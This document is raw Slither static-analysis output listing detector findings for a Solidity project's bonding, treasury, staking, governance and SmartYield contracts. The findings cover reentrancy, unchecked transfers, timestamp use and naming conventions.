Pragma version^0.8.10 (contracts/modules/BNDNG.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/TRSRY.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/policies/BarnBonding.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#41) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function BarnBondingModule.KEYCODE() (contracts/modules/BNDNG.sol#20-22) is not in mixedCase
Function BarnBondingModule.ROLES() (contracts/modules/BNDNG.sol#24-28) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._controlVariable (contracts/modules/BNDNG.sol#77) is not in mixedCase

Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._vestingTerm (contracts/modules/BNDNG.sol#78) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._maxDebt (contracts/modules/BNDNG.sol#79) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._decayLength (contracts/modules/BNDNG.sol#80) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._fee (contracts/modules/BNDNG.sol#81) is not in mixedCase
Parameter BarnBondingModule.configureBondTerms(uint256,uint256,uint256,uint256,address)._asset (contracts/modules/BNDNG.sol#82) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._asset (contracts/modules/BNDNG.sol#101) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._parameter (contracts/modules/BNDNG.sol#102) is not in mixedCase
Parameter BarnBondingModule.setBondTerms(address,BarnBondingModule.PARAMETER,uint256)._input (contracts/modules/BNDNG.sol#103) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._asset (contracts/modules/BNDNG.sol#133) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._depositor (contracts/modules/BNDNG.sol#134) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._priceInUSD (contracts/modules/BNDNG.sol#135) is not in mixedCase
Parameter BarnBondingModule.deposit(address,address,uint256,uint256)._payout (contracts/modules/BNDNG.sol#136) is not in mixedCase
Parameter BarnBondingModule.redeem(address,address)._asset (contracts/modules/BNDNG.sol#156) is not in mixedCase
Parameter BarnBondingModule.redeem(address,address)._recipient (contracts/modules/BNDNG.sol#156) is not in mixedCase
Parameter BarnBondingModule.decayDebt(address)._asset (contracts/modules/BNDNG.sol#181) is not in mixedCase
Parameter BarnBondingModule.percentVestedFor(address,address)._asset (contracts/modules/BNDNG.sol#214) is not in mixedCase
Parameter BarnBondingModule.percentVestedFor(address,address)._depositor (contracts/modules/BNDNG.sol#214) is not in mixedCase
Parameter BarnBondingModule.pendingPayoutFor(address,address)._asset (contracts/modules/BNDNG.sol#232) is not in mixedCase
Parameter BarnBondingModule.pendingPayoutFor(address,address)._depositor (contracts/modules/BNDNG.sol#232) is not in mixedCase
Parameter BarnBondingModule.bondPrice(address,uint256)._asset (contracts/modules/BNDNG.sol#243) is not in mixedCase
Parameter BarnBondingModule.getTerms(address)._asset (contracts/modules/BNDNG.sol#247) is not in mixedCase
Function BarnTreasury.KEYCODE() (contracts/modules/TRSRY.sol#18-20) is not in mixedCase
Function BarnTreasury.ROLES() (contracts/modules/TRSRY.sol#22-26) is not in mixedCase
Parameter BarnBondingPolicy.deposit(address,address,uint256,uint256)._principle (contracts/policies/BarnBonding.sol#51) is not in mixedCase
Parameter BarnBondingPolicy.deposit(address,address,uint256,uint256)._depositor (contracts/policies/BarnBonding.sol#52) is not in mixedCase
Parameter BarnBondingPolicy.deposit(address,address,uint256,uint256)._amount (contracts/policies/BarnBonding.sol#53) is not in mixedCase
Parameter BarnBondingPolicy.deposit(address,address,uint256,uint256)._maxPrice (contracts/policies/BarnBonding.sol#54) is not in mixedCase
Parameter BarnBondingPolicy.redeem(address,address,bool)._principle (contracts/policies/BarnBonding.sol#95) is not in mixedCase
Parameter BarnBondingPolicy.redeem(address,address,bool)._recipient (contracts/policies/BarnBonding.sol#96) is not in mixedCase
Parameter BarnBondingPolicy.redeem(address,address,bool)._stake (contracts/policies/BarnBonding.sol#97) is not in mixedCase
Parameter BarnBondingPolicy.stakeOrSend(address,bool,uint256)._recipient (contracts/policies/BarnBonding.sol#112) is not in mixedCase
Parameter BarnBondingPolicy.stakeOrSend(address,bool,uint256)._stake (contracts/policies/BarnBonding.sol#113) is not in mixedCase
Parameter BarnBondingPolicy.stakeOrSend(address,bool,uint256)._amount (contracts/policies/BarnBonding.sol#114) is not in mixedCase
Variable BarnBondingPolicy.TOKEN (contracts/policies/BarnBonding.sol#15) is not in mixedCase
Variable BarnBondingPolicy.TRSRY (contracts/policies/BarnBonding.sol#16) is not in mixedCase
Variable BarnBondingPolicy.BNDNG (contracts/policies/BarnBonding.sol#17) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

SafeTransferLib.safeTransferFrom(ERC20,address,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#30-61) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeTransferFrom_asm_0,0x23b872dd00000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#43)
SafeTransferLib.safeTransfer(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#63-92) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeTransfer_asm_0,0xa9059cbb00000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#75)
SafeTransferLib.safeApprove(ERC20,address,uint256) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#94-123) uses literals with too many digits:
        - mstore(uint256,uint256)(freeMemoryPointer_safeApprove_asm_0,0x095ea7b300000000000000000000000000000000000000000000000000000000) (node_modules/@rari-capital/solmate/src/utils/SafeTransferLib.sol#106)
BarnBondingModule.bondPrice(address,uint256) (contracts/modules/BNDNG.sol#243-245) uses literals with too many digits:
        - price_ = currentPrice - ((terms[_asset].controlVariable * currentPrice) / 100000) (contracts/modules/BNDNG.sol#244)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits
```

```
approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#68-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - BarnBondingModule.KEYCODE() (contracts/modules/BNDNG.sol#20-22)
        - BarnTreasury.KEYCODE() (contracts/modules/TRSRY.sol#18-20)
        - Module.KEYCODE() (contracts/Kernel.sol#59)
ROLES() should be declared external:
        - BarnBondingModule.ROLES() (contracts/modules/BNDNG.sol#24-28)
        - BarnTreasury.ROLES() (contracts/modules/TRSRY.sol#22-24)
        - Module.ROLES() (contracts/Kernel.sol#62)
getTerms(address) should be declared external:
        - BarnBondingModule.getTerms(address) (contracts/modules/BNDNG.sol#247-267)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

BarnStaking.sol

```
BarnStakingPolicy.enter(uint256,address) (contracts/policies/BarnStaking.sol#33-50) ignores return value by IERC20(TOKEN).transferFrom(msg.sender,address(this),_amount) (contracts/policies/BarnStaking.sol#49)
BarnStakingPolicy.leave(uint256) (contracts/policies/BarnStaking.sol#54-61) ignores return value by IERC20(TOKEN).transfer(msg.sender,what) (contracts/policies/BarnStaking.sol#60)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

BarnStakingPolicy.enter(uint256,address) (contracts/policies/BarnStaking.sol#33-50) uses a dangerous strict equality:
        - totalShares == 0 || totalBond == 0 (contracts/policies/BarnStaking.sol#40)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
BarnStakingPolicy.constructor(Kernel,address)._token (contracts/policies/BarnStaking.sol#17) lacks a zero-check on :
        - TOKEN = _token (contracts/policies/BarnStaking.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['>=0.8.0', '^0.8.0', '^0.8.10']
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.0 (contracts/interfaces/IBarnStaking.sol#1)
        - ^0.8.0 (contracts/interfaces/IERC20.sol#1)
        - ^0.8.0 (contracts/interfaces/IERC20Burnable.sol#1)
        - ^0.8.0 (contracts/interfaces/IERC20Mintable.sol#1)
        - ^0.8.10 (contracts/modules/XBOND.sol#5)
Pragma version^0.8.10 (contracts/policies/BarnStaking.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

XBOND (contracts/modules/XBOND.sol#12-56) should inherit from IERC20Burnable (contracts/interfaces/IERC20Burnable.sol#3-6)
XBOND (contracts/modules/XBOND.sol#12-56) should inherit from IERC20Mintable (contracts/interfaces/IERC20Mintable.sol#3-6)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-inheritance

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#41) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20) is not in mixedCase
Function XBOND.ROLES() (contracts/modules/XBOND.sol#22-26) is not in mixedCase
Parameter BarnStakingPolicy.enter(uint256,address)._amount (contracts/policies/BarnStaking.sol#33) is not in mixedCase
Parameter BarnStakingPolicy.enter(uint256,address)._staker (contracts/policies/BarnStaking.sol#33) is not in mixedCase
Parameter BarnStakingPolicy.leave(uint256)._share (contracts/policies/BarnStaking.sol#54) is not in mixedCase
Variable BarnStakingPolicy.TOKEN (contracts/policies/BarnStaking.sol#14) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#68-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
        - XBOND.transfer(address,uint256) (contracts/modules/XBOND.sol#37-40)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
        - XBOND.transferFrom(address,address,uint256) (contracts/modules/XBOND.sol#42-54)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - Module.KEYCODE() (contracts/Kernel.sol#59)
        - XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20)
ROLES() should be declared external:
        - Module.ROLES() (contracts/Kernel.sol#62)
        - XBOND.ROLES() (contracts/modules/XBOND.sol#22-26)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

Governance.sol

```
Governance.vote(bool) (contracts/policies/Governance.sol#188-217) ignores return value by xBOND.transferFrom(msg.sender,address(this),userVotes) (contracts/policies/Governance.sol#213)
Governance.reclaimVotes(uint256) (contracts/policies/Governance.sol#251-275) ignores return value by xBOND.transferFrom(address(this),msg.sender,userVotes) (contracts/policies/Governance.sol#274)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

Governance.reclaimVotes(uint256) (contracts/policies/Governance.sol#251-275) uses a dangerous strict equality:
        - instructionsId_ == activeProposal.instructionsId (contracts/policies/Governance.sol#261)
Governance.vote(bool) (contracts/policies/Governance.sol#188-217) uses a dangerous strict equality:
        - activeProposal.instructionsId == 0 (contracts/policies/Governance.sol#193)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

Instructions.store(Instruction[]).i (contracts/modules/INSTR.sol#79) is a local variable never initialized
Governance.executeProposal().step (contracts/policies/Governance.sol#237) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

Kernel.executeAction(Actions,address).target_ (contracts/Kernel.sol#144) lacks a zero-check on :
        - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Instructions.store(Instruction[]) (contracts/modules/INSTR.sol#66-109) has external calls inside a loop: _ensureValidKeycode(module.KEYCODE()) (contracts/modules/INSTR.sol#89)
Governance.executeProposal() (contracts/policies/Governance.sol#219-249) has external calls inside a loop: kernel.executeAction(instructions[step].action,instructions[step].target) (contracts/policies/Governance.sol#238)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reentrancy in Governance.submitProposal(Instruction[],bytes32) (contracts/policies/Governance.sol#108-120):
        External calls:
        - instructionsId = INSTR.store(instructions_) (contracts/policies/Governance.sol#115)
        State variables written after the call(s):
        - getProposalMetadata[instructionsId] = ProposalMetadata(proposalMeme_,msg.sender,block.timestamp) (contracts/policies/Governance.sol#116)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
```

```
Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request.policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reentrancy in Governance.submitProposal(Instruction[],bytes32) (contracts/policies/Governance.sol#108-120):
        External calls:
        - instructionsId = INSTR.store(instructions_) (contracts/policies/Governance.sol#115)
        Event emitted after the call(s):
        - ProposalSubmitted(instructionsId) (contracts/policies/Governance.sol#119)
Reentrancy in Governance.vote(bool) (contracts/policies/Governance.sol#188-217):
        External calls:
        - xBOND.transferFrom(msg.sender,address(this),userVotes) (contracts/policies/Governance.sol#213)
        Event emitted after the call(s):
        - WalletVoted(activeProposal.instructionsId,msg.sender,for_,userVotes) (contracts/policies/Governance.sol#216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(deadline >= block.timestamp,PERMIT_DEADLINE_EXPIRED) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#125)
Governance.activateProposal(uint256) (contracts/policies/Governance.sol#149-186) uses timestamp for comparisons
        Dangerous comparisons:
        - msg.sender != proposal.proposer (contracts/policies/Governance.sol#154)
        - block.timestamp > proposal.submissionTimestamp + 1209600 (contracts/policies/Governance.sol#159)
        - block.timestamp < activeProposal.activationTimestamp + 604800 (contracts/policies/Governance.sol#174)
Governance.vote(bool) (contracts/policies/Governance.sol#188-217) uses timestamp for comparisons
        Dangerous comparisons:
        - activeProposal.instructionsId == 0 (contracts/policies/Governance.sol#193)
Governance.executeProposal() (contracts/policies/Governance.sol#219-249) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp < activeProposal.activationTimestamp + 259200 (contracts/policies/Governance.sol#230)
        - step < instructions.length (contracts/policies/Governance.sol#237)
Governance.reclaimVotes(uint256) (contracts/policies/Governance.sol#251-275) uses timestamp for comparisons
        Dangerous comparisons:
        - instructionsId_ == activeProposal.instructionsId (contracts/policies/Governance.sol#261)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Instructions._ensureContract(address) (contracts/modules/INSTR.sol#113-119) uses assembly
        - INLINE ASM (contracts/modules/INSTR.sol#115-117)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Governance.activateProposal(uint256) (contracts/policies/Governance.sol#149-186) compares to a boolean constant:
        -proposalHasBeenActivated[instructionsId_] == true (contracts/policies/Governance.sol#169)
Governance.reclaimVotes(uint256) (contracts/policies/Governance.sol#251-275) compares to a boolean constant:
        -tokenClaimsForProposal[instructionsId_][msg.sender] == true (contracts/policies/Governance.sol#266)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.10']
        - >=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2)
        - ^0.8.10 (contracts/Kernel.sol#2)
        - ^0.8.10 (contracts/modules/INSTR.sol#5)
        - ^0.8.10 (contracts/modules/XBOND.sol#5)
        - ^0.8.10 (contracts/policies/Governance.sol#5)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Pragma version>=0.8.0 (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#2) allows old versions
Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/INSTR.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/modules/XBOND.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/policies/Governance.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ERC20.DOMAIN_SEPARATOR() (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#162-164) is not in mixedCase
Variable ERC20.INITIAL_CHAIN_ID (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#41) is not in mixedCase
Variable ERC20.INITIAL_DOMAIN_SEPARATOR (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#43) is not in mixedCase
Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Function Instructions.KEYCODE() (contracts/modules/INSTR.sol#23-25) is not in mixedCase
Function Instructions.ROLES() (contracts/modules/INSTR.sol#27-30) is not in mixedCase
Function XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20) is not in mixedCase
Function XBOND.ROLES() (contracts/modules/XBOND.sol#22-26) is not in mixedCase
Variable Governance.INSTR (contracts/policies/Governance.sol#54) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#66-74)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#76-88)
        - XBOND.transfer(address,uint256) (contracts/modules/XBOND.sol#37-40)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#90-110)
        - XBOND.transferFrom(address,address,uint256) (contracts/modules/XBOND.sol#42-54)
permit(address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - ERC20.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@rari-capital/solmate/src/tokens/ERC20.sol#116-160)
KEYCODE() should be declared external:
        - Instructions.KEYCODE() (contracts/modules/INSTR.sol#23-25)
        - Module.KEYCODE() (contracts/Kernel.sol#59)
        - XBOND.KEYCODE() (contracts/modules/XBOND.sol#18-20)
ROLES() should be declared external:
        - Instructions.ROLES() (contracts/modules/INSTR.sol#27-30)
        - Module.ROLES() (contracts/Kernel.sol#62)
        - XBOND.ROLES() (contracts/modules/XBOND.sol#22-26)
getInstructions(uint256) should be declared external:
        - Instructions.getInstructions(uint256) (contracts/modules/INSTR.sol#62-64)
getMetadata(uint256) should be declared external:
        - Governance.getMetadata(uint256) (contracts/policies/Governance.sol#100-102)
getActiveProposal() should be declared external:
        - Governance.getActiveProposal() (contracts/policies/Governance.sol#104-106)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

SmartYield.sol

```
Reentrancy in SmartYield.liquidateTerm(address) (contracts/policies/SmartYield.sol#420-439):
        External calls:
        - IProvider(bondProvider).addTotalUnRedeemed(_realizedYield) (contracts/policies/SmartYield.sol#429)
        State variables written after the call(s):
        - bondData[nextTerm].realizedYield = _realizedYield (contracts/policies/SmartYield.sol#431)
        - bondData[_bond].liquidated = true (contracts/policies/SmartYield.sol#437)
Reentrancy in SmartYield.provideRealizedYield(address,uint256) (contracts/policies/SmartYield.sol#205-212):
        External calls:
        - IProvider(bondProvider)._takeUnderlying(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#208)
        - IProvider(bondProvider)._depositProvider(_tokenAmount) (contracts/policies/SmartYield.sol#209)
        State variables written after the call(s):
        - bondData[_bond].realizedYield = bondData[_bond].realizedYield + _tokenAmount (contracts/policies/SmartYield.sol#210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

SmartYield.setNextTermFor(uint256,uint16,uint16,address) (contracts/policies/SmartYield.sol#387-414) ignores return value by termList.add(_bond) (contracts/policies/SmartYield.sol#412)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

IAaveIncentivesController.configureAssets(address[],uint256[]).assets (contracts/external/aave/IAaveIncentivesController.sol#85) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.getRewardsBalance(address[],address).assets (contracts/external/aave/IAaveIncentivesController.sol#105) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimRewards(address[],uint256,address).assets (contracts/external/aave/IAaveIncentivesController.sol#115) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimRewardsOnBehalf(address[],uint256,address,address).assets (contracts/external/aave/IAaveIncentivesController.sol#130) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimAllRewards(address[],address).assets (contracts/external/aave/IAaveIncentivesController.sol#168) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

SmartYield.setVault(address) (contracts/policies/SmartYield.sol#127-129) should emit an event for:
        - vault = _vault (contracts/policies/SmartYield.sol#128)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-access-control

SmartYield.setHealthFactorGuard(uint256) (contracts/policies/SmartYield.sol#131-133) should emit an event for:
        - healthFactorGuard = _healthFactorGuard (contracts/policies/SmartYield.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-arithmetic

SmartYield.setVault(address)._vault (contracts/policies/SmartYield.sol#127) lacks a zero-check on :
        - vault = _vault (contracts/policies/SmartYield.sol#128)
SmartYield.initialize(address,address,address,address,uint256,uint256)._controller (contracts/policies/SmartYield.sol#150) lacks a zero-check on :
        - controller = _controller (contracts/policies/SmartYield.sol#158)
SmartYield.initialize(address,address,address,address,uint256,uint256)._providerImpl (contracts/policies/SmartYield.sol#152) lacks a zero-check on :
        - bondProvider = CloneUpgradable.clone(_providerImpl) (contracts/policies/SmartYield.sol#159)
